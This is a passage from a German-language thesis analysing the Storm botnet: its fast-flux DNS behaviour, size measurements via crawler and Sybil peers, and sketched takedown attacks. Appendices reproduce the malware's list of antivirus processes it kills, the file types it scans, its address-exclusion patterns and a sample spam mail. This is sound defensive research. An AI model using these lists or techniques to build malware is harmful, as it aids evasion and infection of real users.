Die Auswertung der Daten brachte außerdem eine Ping-Attacke gegen die IP-Adresse `10.250.85.209` hervor. Diese Adresse fällt nach RFC1918 [58] in den Bereich eines privaten Klasse-A-Netzwerkes. Dementsprechend kann von dieser IP-Adresse keine Whois-Information eingeholt bzw. ein Host-Lookup erfolgreich durhgeführt werden. Weshalb ein Angriff gegen diese Adresse befohlen wurde konnte nicht geklärt werden.

Zum Abschluss dieses Abschnittes muss darauf hingewiesen werden, dass aus den bereits in 4.1 genannten Gründen der Bot nicht über die gesamte Dauer der Untersuchung in der Lage gewesen ist, an DDoS-Angriffen teilzunehmen. Deshalb können die hier angegebenen Zahlen nicht als repräsentativ betrachtet werden. Statt dessen stellen sie eher eine Zusammenfassung vieler Momentaufnahmen dar.

4.3 Fast-Flux

Ende Dezember wurde damit begonnen DNS-Lookups in schneller Folge auf die per Spam verbreitete Fast-Flux Domain `merrychristmasdude.com` durchzuführen, um möglichst alle verwendeten IP-Adressen herauszufinden. Diese Prozedur wurde von zwei verschiedenen Orten unter Verwendung dreier Nameserver durchgeführt. Bei der IP-Adresse `83.169.185.3` handelt es sich um den primären Nameserver von Kabel Deutschland. Der zweite Server (`134.155.50.51`) ist der primäre Nameserver der Universität Mannheim und schließlich wurde noch der frei zugängliche Nameserver `4.2.2.2` des Unternehmens Level 3 Communications verwendet [35].

Abbildung 4.6 auf der nächsten Seite zeigt die Auswertung der annähernd 13 Mio. Lookups in der Zeit zwischen dem 26. 12. 2007 und dem 02. 01. 2008. Pro Stunde und Nameserver wird auf der Y-Achse die Anzahl aller unterschiedlichen IP-Adressen aufgetragen. Es wird deutlich, dass die Kurven der drei Nameserver nahezu deckungsgleich sind. Neben der Anzahl stimmen auch jeweils die zurückgegebenen IP-Adressen selbst (bis auf wenige Ausnahmen) überein. Da drei verschiedene Nameserver verwendet werden, kann






Abbildung 4.6: DNS-Lookups der Fast-Flux-Domain `merrychristmasdude.com` in der Zeit vom 26. 12. 2007 bis 02. 01. 2008 unter Verwendung dreier Nameserver. Die vertikalen Linien repräsentieren den Übergang zwischen zwei Tagen.



(a) Auftritt des observierten Bots als Fust-Flux-Agent am 27. Dezember 2007. Die verwendeten DNS-Server geben jeweils zeitgleich dieselbe IP-Adresse zurück.



(b) Verlauf des IP-Pools der Domain `merrychristmasdude.com` zwischen dem 26. 12. 2007 und dem 01. 01. 2008. Die Y-Achse gibt die Anzahl verschiedener IP-Adressen pro Tag an.

Abbildung 4.7: Abbildung 4.7a zeigt das Vorkommen des Bots im Fast-Flux-Netzwerk. 4.7b stellt die Verkleinerung des Botnetzes dar.

man davon ausgehen, dass tatsächlich alle bei dieser Domain eingesetzten IP-Adressen „gesehen“ wurden.

Der überwachte Bot wurde in dieser Phase als Gateway betrieben und seine öffentliche IP-Adresse erstmalig am 25. 12. 07 als Ergebnis eines DNS-Lookups zurückgegeben. Grafik 4.7a zeigt das zeitliche Auftreten des Bots als Fast-Flux-Agent der Domain `merrychristmasdude.com` am 27. Dezember 2007. Wie zuvor beschrieben, gaben auch hier die drei Nameserver jeweils zur gleichen Zeit die IP-Adresse des Storm-Zombies zurück. Bei der Rückgabe der Adressen kam es zu keinen Regelmäßigkeiten. Sie traten in verschieden großen Abständen auf, dann aber jeweils für einige Minuten. IP-Adressen werden also scheinbar zufällig zu einer größeren Menge von weiteren Adressen hinzugefügt, in der sie einige Minuten verbleiben. Von diesen wird jeweils eine, wieder ohne erkennbares Muster, ausgewählt und als DNS-A-Record mit einer TTL von Null eingerichtet.

Ein Link auf die Domain `merrychristmasdude.com` wurde vom 23. 12.–25. 12. 2007 per Spam verbreitet (vgl. 4.1). Am darauffolgenden Tag erreichte die Anzahl verschiedener Bots, die als Fast-Flux-Agents zum Einsatz kamen, den Höhepunkt. Zusätzlich zur Einstellung der Verbreitung mittels Spam wurde offensichtlich darauf verzichtet, darüber hinaus weitere Bots mit einzubeziehen. Der generelle Abwärtstrend unterschiedlicher IP-Adressen wird in Abbildung 4.7b in Zahlen gefasst: Während zu Beginn der betrachteten Periode ca. 5700 verschiedene Adressen pro Tag festgestellt werden konnten, wurden am Ende lediglich ca. 2600 gemessen.

Ab 26. Dezember 2007, mit Beginn der Neujahrswelle, begannen die Botnet-Betreiber die Domain `newyearwithlove.com` zu propagieren. In der Zeit zwischen dem 28. 12. 07 und dem 03. 01. 08 verliefen parallele DNS-Lookups zwischen der zuvor angesprochenen Domain und `newyearwithlove.com`. Während bei ersterer in dieser Periode 13 012 verschiedene IP-Adressen festgestellt werden konnten, verzeichnete die zweite Domain ca. 10 061 IP-Adressen[1]. Ein Vergleich der verwendeten Adressen beider Domains ergab, dass nahezu alle Adressen (9959) der zweiten Kampagne auch bei `merrychristmasdude.com` eingesetzt wurden. Stichproben beidseitig eingesetzter IP-Adressen bestätigen dieses Bild. Sie werden jeweils phasenweise einer der beiden Domains, in unregelmäßigen Abständen und Zeitspannen, zugeordnet.

4.4 Größe des Botnetzes

Betreffend der Größe des Botnetzes wurde in der Vergangenheit umfangreich spekuliert. Am 31. August 2007 verkündete Krebs [33] im Blog der Zeitung „The Washington Post“, die Größe des Storm-Botnetzes betrage zwischen einer und zehn Millionen Zombies und stelle dabei die Rechenkapazität des weltweit größten Super-Computers in den Schatten.

[1] Der Lookup für `newyearwithlove.com` war in mehreren Etappen für insgesamt ca. 20 Stunden unterbrochen. Die tatsächliche Anzahl verschiedener IP-Adressen liegt daher höher.

Während andere Quellen Anfang September 2007 Zahlen bis zu 50 Millionen infizierter Computer angeben [26], werden im Oktober zwischen 250 000 und einer Million Infektionen genannt [27]. Alle diese Zahlen scheinen entweder maßlos überzogen oder berücksichtigen scheinbar nicht, dass mit Stormnet und der alten Overnet-Variante zwei getrennte und funktionstüchtige Botnetze existieren.

Um selbst Messungen der Größe des Botnetzes vornehmen zu können, wurde von Moritz Steiner ein von ihm entwickelter Crawler für KAD[71] für die Verwendung in Overnet bzw. Stormnet angepasst und zwischen Oktober 2007 und Anfang Februar 2008 von ihm betrieben. Die Ergebnisse werden ausführlich von Holz u. a. [32] beschrieben, an dieser Stelle soll lediglich eine Zusammenfassung des Resultats gegeben werden. Doch zunächst wird die Funktionalität des Crawlers skizziert und die so genannte Sybil-Attacke beschrieben.

4.4.1 Funktion des Crawlers

Wesentlicher Bestandteil des Crawlers ist eine Liste, welche die bisher entdeckten Peers, also Einträge der Form `<ID,IP,UDP-Port>` verwaltet. Auf diese Liste wird von zwei asynchronen Threads zugegriffen. Der erste Thread iteriert über die Peers der Liste und sendet an jeden 16 `SEARCH`-Nachrichten, deren Suchschlüssel bzw. Hashes derart gewählt sind, dass ein Schlüssel in jedes Bucket der Routing-Tabelle des Peers fällt, also einen möglichst breiten Bereich des Schlüsselraumes abdeckt. Der kontaktierte Peer antwortet nun auf jede Anfrage per `SEARCH NEXT` mit einer Liste von „näheren“ oder „besseren“ Peers. Der zweite Thread nimmt nun die Antworten entgegen und fügt diese zur Liste hinzu. Auf diese Weise kann ein Crawl über den kompletten Schlüsselraum, je nach Anzahl vorhandener Peers, in 20 bis 40 Sekunden abgeschlossen sein.

4.4.2 Sybil-Attacke

Um nicht nur Aussagen über die absolute Größe des Botnetzes treffen zu können, müssen weitere Kontrollmöglichkeiten geschaffen werden. Zu diesem Zweck werden gefälschte Peers, so genannte *Sybils*, die unter einer einzigen Kontrollstruktur stehen, strategisch im Netzwerk platziert. Dadurch ist es möglich, Teile oder sogar das gesamte Netzwerks zu kontrollieren und zu überwachen. Dieses Vorgehen wird auch als Sybil-Attacke bezeichnet [18]. Zu diesem Zweck wurden von Moritz Steiner 2^{24} Sybils mit je anderer ID ins Netzwerk eingebunden. Der erste Schritt besteht in einem kompletten Crawl, um die Menge aller Knoten P zu erhalten. An jedes der Elemente $p \in P$ wird nun ein `Publicize` geschickt, welches auf einen der Sybils verweist, um diese in Overnet bzw. Stormnet bekannt zu machen. Eingehende `Search`-Anfragen werden nun mittels `Search Next` an weitere Sybils umgeleitet bis p „nahe genug“ am gesuchten Schlüssel ist, um entweder per `Publish`

Daten auf dem entsprechenden Sybil zu speichern oder weitere Suchanfragen zu senden. Die erhaltenen Daten werden zur weiteren Auswertung in einer Datenbank gespeichert.

4.4.3 Größe des Botnetzes in Overnet


Komplette Crawls von Overnet zwischen Oktober '07 und Anfang Februar '08 ergaben zwischen 45 000 und 80 000 verschiedene Peers, die gleichzeitig am Netzwerk teilnahmen. Diese Zahlen umfassen alle Knoten, die erreichbar sind, also sowohl Storm-Bots als auch reguläre Overnet-Peers und können deshalb als obere Grenze beteiligter Knoten betrachtet werden.

Ein Bot kann mit Sicherheit lediglich durch das Auftreten des typischen Meta-Tags der Form `XXXX.mpg;size=YYYY` (vgl. 3.5.1) der `Publish`-Operation von gutartigen Peers unterschieden werden. Wie zuvor beschrieben, veröffentlichen lediglich Gateway-Knoten, also Peers mit öffentlicher IP-Adresse, Daten per `Publish`. Von diesen fügt wiederum nur ein unbekannter Anteil die identifizierenden Meta-Tags den Nachrichten hinzu. Obwohl ca. 75 % der gesehenen Knoten sich nicht hinter einem NAT-Gerät befinden, stellt die Anzahl der Peers mit dem typischen Meta-Tag nur eine schwache untere Grenze dar. Mit Hilfe des oben genannten Sybil-Angriffs konnten so pro Tag zwischen 5000 und 6000 verschiedene Bots identifiziert werden, die Dank des Meta-Tags eindeutig Peacomm zuzuordnen sind. Gegen Ende Dezember 2007 begann sich die Anzahl der Bots, welche Overnet nutzen, zu verringern. Dies folgt nach Meinung der Autoren von „Measurements and Mitigation of Peer-to-Peer-based Botnets: A Case Study on Storm Worm“ [32] aus der Verlagerung der Bot-Aktivität ausschließlich zu Stormnet.


4.4.4 Größe von Stormnet

Zwischen Anfang Dezember 2007 und Anfang Februar 2008 wurde Stormnet alle 30 Minuten durch den oben genannten Crawler durchsucht. Durch die Verschlüsselung des Datenverkehrs sind hier alle gesehenen Peers automatisch auch Storm-Bots. Abbildung 4.8a zeigt die Resultate auf. Zu Beginn belief sich die Anzahl zwischen 5000 und 7000 verschiedener Peers pro Tag. Mit dem Aufkommen der Spam-Wellen der Weihnachts- und Neujahrskampagne ab dem 23. 12. 07, begann die Botnetz-Größe stark zu steigen. Am 2. Januar 2008 wurde der vorläufige Höhepunkt mit mehr als 40 000 verschiedenen Peers erreicht.

In den nachfolgenden Tagen sank die Größe, um sich auf Werte zwischen 15 000 und 30 000 Zombies zu stabilisieren. Dabei stammt der größte Anteil aller Peers (23 %) aus den USA, gefolgt von Indien mit 15 %. An dritter Position reiht sich derjenige Anteil der IP-Adressen ein, die nicht aufgelöst werden konnten. Holz u. a. [32] gehen aber aufgrund des identischen Musters davon aus, dass es sich bei diesen Adressen ebenfalls um Rechner in den USA handelt. Abbildung 4.9 auf Seite 109 zeigt das Wachstum, unterteilt nach



(a) Wachstum von Stormnet im Dezember. Mit Beginn der Weihnachtskampagne zur Verbreitung am 23. 12. beginnt auch das Botnetz zu wachsen. Die Y-Achse spiegelt die Anzahl (in Tausend) der verschiedenen IP-Adressen pro halbe Stunde wieder.



(b) Vergrößerter Ausschnitt von 4.8a. Die Tagesschwankungen unterliegen einem festen Rhythmus.

Abbildung 4.8: Wachstum des Botnetzes im Dezember. Die Daten wurden freundlicherweise von Moritz Steiner zur Verfügung gestellt.




Abbildung 4.9: Anzahl der Bots in Stormnet, unterteilt nach Region. Quelle: Holz u. a. [32].

geografischer Lage.

Es fällt auf, dass es zu starken Schwankungen der Anzahl der gesehenen Peers pro Tag kommt. Grafik 4.8b zeigt einen vergrößerten Ausschnitt von 4.8a zwischen dem 26. und 29. Dezember 2007. Darin ist eine zwölfstündige Periode der Schwankungen erkennbar. Gegen 03.00 Uhr wird jeweils das Minimum erreicht, wogegen um 15.00 Uhr mitteleuropäischer Zeit die meisten Peers online zu finden sind. Während der Weihnachtsfeiertage und an Neujahr sowie an Wochenenden kommt es zu Verschiebungen dieser Zeiten. Deshalb liegt die Vermutung nahe, dass diese Hochs und Tiefs aus dem arbeitszeitbedingten An- und Ausschalten infizierter PCs resultieren. Dabei handelt es sich allerdings um global gemittelte Werte. Beispielsweise ist das Minimum in Deutschland gegen 06.30 Uhr anzutreffen, das Maximum um 20.00 Uhr.

Die hier beobachteten Schwingungen scheinen allerdings nicht mit den festgestellten Schwankungen der Anzahl gleichzeitig verfügbarer Fast-Flux-Agents aus Abbildung 4.6 auf Seite 104 vereinbar zu sein. Diese sind durch unterbrochene vertikale Linien markiert. Die Hochs liegen bei 0.00 Uhr, die Tiefs bei etwa 12.00 Uhr.

5 Ausblick & Zusammenfassung

Dieses abschließende Kapitel bietet zunächst einen Ausblick (5.1) auf einige Methoden und Ansätze, die es ermöglichen die Größe des Botnetzes zu verringern, jedoch praktisch selbst nicht durchgeführt wurden. Danach spricht Abschnitt 5.2 verbleibende und sich während der Arbeit neu eröffnete Fragen an. Zuletzt folgt eine knappe Zusammenfassung (5.3).

5.1 Ausblick: Angriffe auf Storm

In den drei folgenden Unterabschnitten wird jeweils ein Angriff auf das Botnetz skizziert.

5.1.1 Abschalten der Kontrollknoten

Die einfachste Möglichkeit das Storm-Botnetz zu schwächen oder sogar außer Gefecht zu setzen resultiert aus seiner hybriden Struktur. Wie in 3.5.3 beschrieben, sind die IP-Adressen der Kontrollknoten seit mindestens Oktober 2007 unverändert. Die simpelste (und wohl effektivste) Methode besteht nun einfach im Abschalten dieser Server, falls nötig mit Hilfe von staatlichen Vollzugsorganen oder durch das Blocken dieser Adressen seitens der Internet-Service-Provider.

Sind diese deaktiviert, können keine weiteren Storm-Trojaner von den Gatewayknoten mehr heruntergeladen werden (da sie die Programme beim Download jeweils bei einem der Kontrollknoten anfordern). Somit kommt es zu keinen neuen Infektionen und durch das Ausbleiben der Befehle wäre das Botnetz innerhalb kürzeter Zeit ohne Funktion, wenngleich die P2P-Komponente weiterhin aktiv bliebe und nur nach und nach verschwände.

5.1.2 Eclipse-Angriff

Der Eclipse-Angriff weist große Ähnlichkeit zu dem in 4.4.2 angesprochenen Sybil-Angriff auf [67]. Auch hier werden falsche Peers (die Sybils) im Netzwerk platziert, jedoch nicht über den gesamten Schlüsselraum verteilt, sondern jeweils in der Nähe (bzgl. der XOR-Metrix) eines Suchschlüssels k, der vorausberechnet werden kann (vgl. 3.4.3). Die IDs der Sybils müssen derart gewählt sein, das keine ID eines real existierenden Bots näher an k liegt. Nun müssen die falschen Peers mittels `Publicize` idealerweise jedem Knoten im Netzwerk bekanntgemacht werden, der durch den Crawler gefunden wird. Sucht nun

ein Peer nach diesem Schlüssel, landet er auf einem der Sybils, von dem er keine weiteren Befehle erhält und somit inaktiv bleibt. Nach Holz u. a. [32] bleibt dieser Angriff auf das Storm-Botnetz allerdings ohne Erfolg.

5.1.3 Polluting

Die Methode des Polluting wurde erstmals von Holz u. a. [32] vorgestellt und führt im Gegensatz zu dem zuvor vorgestellten Angirff zu einem Erfolg. In ihr wird das P2P-Netzwerk durch eine große Anzahl `Publish`-Operationen „verschmutzt“ mit dem Ziel, Veröffentlichungen regulärer Bots zu „überschreiben“. Auch hier können die zeitlich nächsten gesuchten (und deshalb auch veröffentlichten) Schlüssel K mit der Methode aus 3.4.3 zuvor bestimmt werden. Danach erfolgt das Durchsuchen des Netzwerkes mit dem Crawler. Nun werden Daten unter einem Schlüssel $k \in K$ auf jedem der gefundenen Peers gespeichert, deren ID in mindestens den ersten 4 Bits mit dem Schlüssel übereinstimmt. Dieser Prozess wird während der Dauer des gesamten Angriffes ständig wiederholt. Sucht ein regulärer Bot nach k, wird er letztendlich als `Search Result` die zuvor gespeicherten (falschen) Daten erhalten.

5.2 Offene Fragen

Zuletzt sollen die offen gebliebenen Fragen nicht verschwiegen werden, um als Ansatzpunkte für weitere Forschungen dienen zu können.

Berechnung der Kontakadresse: Die Berechnung der Kontaktadressen der Gatewayknoten aus den `Search Result`-Nachrichten konnte sowohl in der Overnet-Variante mit Meta-Tags der Form `xxx.mpg;size=yyy`, als auch im Stormnet ohne weitere Meta-Tags nicht geklärt werden.

Bedeutung „besonderer Pakete“: Im Unterabschnitt „Sonderfälle“ (3.4.5 auf Seite 61) werden zwei Fälle der TCP-Kommunikation angesprochen, in denen Pakete der Länge 891 Bytes und 272 Bytes vorkommen, die nicht wie sonst üblich mit zlib komprimiert sind. Statt dessen sind diese Daten in irgendeiner Weise verschlüsselt und der Inhalt unbekannt. Abbildung A.9 auf Seite 122 im Anhang zeigt das 272-Byte-Paket. Das längere ist nur auf der beiliegenden CD zu finden (siehe Anhang A.10).

5.3 Zusammenfassung

Das Storm-Botnetz ist aufgrund seiner sich ständig ändernden Natur und dem Einsatz einer Vielzahl erstmalig in dieser Weise kombinierten Techniken eines der bisher langlebigsten und erfolgreichsten Botnetze.

Es verbindet ein verschlüsseltes P2P-Protokoll zum Auffinden weiterer Bots mit einem herkömmlichen Botnetz mit wenigen zentralen Kontrollstrukturen, bildet also streng genommen ein hybrides Netzwerk. Der herkömmliche Teil besteht aus wenigen Kontrollknoten, die mit den Gateways per HTTP kommunizieren. Diese dienen als Schnittstelle zum P2P-Teil des Botnetzes und leiten die von den Kontrollknoten erteilten Befehle an die einfachen Bots weiter. Die Bots werden dann für die üblichen Zwecke, nämlich das Begehen von DoS-Angriffen und das Verschicken von Spam eingesetzt.

Auch bei der Verbreitung der Malware schlagen die Botnetzbetreiber immer wieder neue Wege ein. Von Anfang an werden Spam-Wellen mit wechselnden Themen aktueller Gegebenheiten, wie Feiertage oder sonstigen Ereignissen des öffentlichen Interesses, versandt (Social Engineering). Zu Beginn wird der Bot noch direkt als Anhang versendet, diese Taktik wurde später jedoch durch Links auf professionell gestaltete Seiten ersetzt, die eine Reihe von Browser-Exploits aufbieten um die Malware zu installieren.

Ist einmal ein Windows-System durch Peacomm infiziert, verstecken Rootkit-Techniken den Bot vor dem Benutzer. Der Zombie wird dann entweder als Spambot eingesetzt oder – sofern der PC eine öffentliche IP-Adresse besitzt und keine Ports blockiert werden – als Gateway. Im ersten Fall richten sich DoS-Attacken gegen Anti-Spam- und Anti-Malware-Unternehmen oder werden zur Selbstverteidigung des Netzes verwendet. Spam-Mails bewerben Online-Apotheken, Penny-Stocks und andere dubiose Geschäfte zum Zwecke des Profits sowie zur Weiterverbreitung.

Im zweiten Fall, wird der Bot in ein Fast-Flux-Netzwerk eingebunden, in dem er als Reverse-Proxy und DNS-Cache teilnimmt und so zur Ausbreitung von Storm beiträgt. Storm-Varianten, die in kurzen Abständen heruntergeladen werden, weisen ein polymorphes Verhalten auf. Sie unterscheiden sich in ihrer Größe und somit auch in ihrer MD5-Checksumme, mit dem Ziel signaturbasierter Detektion von Antivirenprogrammen zu entgehen.

A Verschiedenes

A.1 Liste deaktivierter Programme

- avp.exe
- avpm.exe
- avz.exe
- bdmcon.exe
- bdss.exe
- ccapp.exe
- ccevtmgr.exe
- cclaw.exe
- ccpxysvc.exe
- fsav32.exe
- fsbl.exe
- fsm32.exe
- gcasserv.exe
- iao.exe
- icmon.exe
- inetupd.exe
- issvc.exe
- kav.exe
- kavss.exe
- kavsvc.exe
- klswd.exe
- livesrv.exe
- mcshield.exe
- msssrv.exe
- nod32krn.exe
- nod32ra.exe
- pavfnsvr.exe
- rtvscan.exe
- savscan.exe
- bc_hassh_f.sys
- bc_ip_f.sys
- bc_ngn.sys
- bc_pat_f.sys
- bc_prt_f.sys
- bc_tdi_f.sys
- bcfilter.sys
- bcftdi.sys
- filtnt.sys
- mpfirewall.sys
- sandbox.sys
- vsdatant.sys
- watchdog.sys
- zclient.exe

Quelle: Symantec Security Response [79].

A.2 Liste durchsuchter Dateitypen

- .adb
- .asp
- .cfg
- .cgi
- .dat
- .dbx
- .dhtm
- .eml
- .htm
- .jsp
- .lst
- .mbx
- .mdx
- .mht
- .mmf
- .msg
- .nch
- .ods
- .oft
- .php
- .pl
- .sht
- .shtm
- .stm
- .tbb
- .txt
- .uin
- .wab
- .wsh
- .xls
- .xml

Quelle: Symantec Security Response [79].

A.3 Liste besonderer E-Mail-Adressen

- @avp.
- @foo
- @iana
- @messagelab
- @microsoft
- abuse
- admin
- anyone@
- bsd
- bugs@
- cafee
- certific
- contract@
- f-secur
- feste
- free-av
- gold-certs@
- google
- help@
- icrosoft
- info@
- kasp
- linux
- listserv
- local
- news
- nobody@
- noone@
- noreply
- ntivi
- panda
- pgp
- postmaster@
- rating@
- root@
- samples
- sopho
- spam
- support
- unix
- update
- winrar
- winzip

Quelle: Symantec Security Response [79].

A.4 Beispiel einer gesendeten Mail

```
Received: from ohjv.rpx ([48.107.135.84]) by 91-65-84-2-dynip.superkabel.de
     with Microsoft SMTPSVC(5.0.2195.6713); Fri, 17 Aug 2007 18:35:00 +0200
Message-ID: <001b01c7ea69$e8d901b0$54876b30@ohjv.rpx>
From: <pllarge2@free-gift-offers.com>
To: <farina-d@worldnet.att.net>
Subject: Don‘t worry, be happy!
Date: Fri, 17 Aug 2007 18:35:00 +0200
MIME-Version: 1.0
Content-Type: text/plain;
        format=flowed;
        charset="iso-8859-1";
        reply-type=original
Content-Transfer-Encoding: 7bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 5.50.2800.4133.2400
X-MimeOLE: Produced By Microsoft MimeOLE 5.50.2800.4133.2400

I‘m in hurry, but i still love you...
(as you can see on the ecard)
http://74.xxx.xxx.191/
```

A.5 Entschlüsselung des TCP-Traffics

